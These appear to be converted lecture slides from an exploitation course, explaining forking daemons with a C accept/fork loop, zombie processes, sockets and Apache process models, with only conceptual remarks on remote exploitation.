
# How do daemons work?

## Parent


- Server socket (listen)
- “Client 1” socket



# How do daemons work?



# How do daemons work?



# How do daemons work?

```
while (1) {  
    // Accept blocks until a client connects  
    newserverSocket = accept(serverSocket, ...);  
  
    // Make a copy of myself  
    pid = fork();  
  
    if (pid == 0) {  
        /* This is the client process */  
        doprocessing(newserverSocket);  
    } else {  
        /* Server process - do nothing */  
    }  
}
```



# How do daemons work?

WTF is this `fork()`?

- Create an EXACT copy of the current process
  - Duplicate memory pages as COW (copy on write), pretty cool stuff
- If return value == 0: You are in child
- If return value > 0: You are the parent

WTF are sockets?


- “Bidirectional pipes”
- Pipe: `read()`, `write()`
- Or: An integer which represents a pipe
  - pretty much like file descriptors (read/write into a file)
- Child processes inherits sockets of parent
- Processes write/read to socket
  - OS makes sure it transports it to the other side (TCP/IP and stuff)

# How do daemons work?

```
# ps axw | grep -i challenge
```

```
9008 pts/1      S+          0:00 ./challenge6
```

```
9012 pts/1      Z+          0:00 [challenge6] <defunct>
```



# How do daemons work?

What is this <defunct> ?

A zombie process

“A zombie is a child, whose parent did not check their status after it died or was killed”

- Cant make this stuff up 😊

What if the parent of a child dies?

- When the parent dies too, the child gets adopted by init (pid 1) (true story)

# How do daemons work?

Why all this?

- No fork: all clients are served by the same process (serially)
- Worst case: process crashes, no more serving children

What are the alternatives?

- Threads
  - A thread is not a new process (all threads run in the same process)
  - Threads are created much faster than forks
- old: tcpwrapper
- Fork() is kinda expensive

Apache

- mpm-pre-fork: Several (already started) children, no threads
- mpm-multi-threaded: Create one process, but several threads
- mpm-worker: Multiple processes, with multiple threads

# Remote Exploit: Forking Daemon

# Remote Exploit: Exploiting Differences


Exploiting differences:

- Everything is transmitted as packets
- Exploit may use several packets
- Or even use information in responses

# How do daemons work?


Server

Client



```
write (int fd, void *buf, size_t count);  
read  (int fd, void *buf, size_t count);
```


# How do daemons work?



```
write (int fd, void *buf, size_t count);  
read  (int fd, void *buf, size_t count);
```

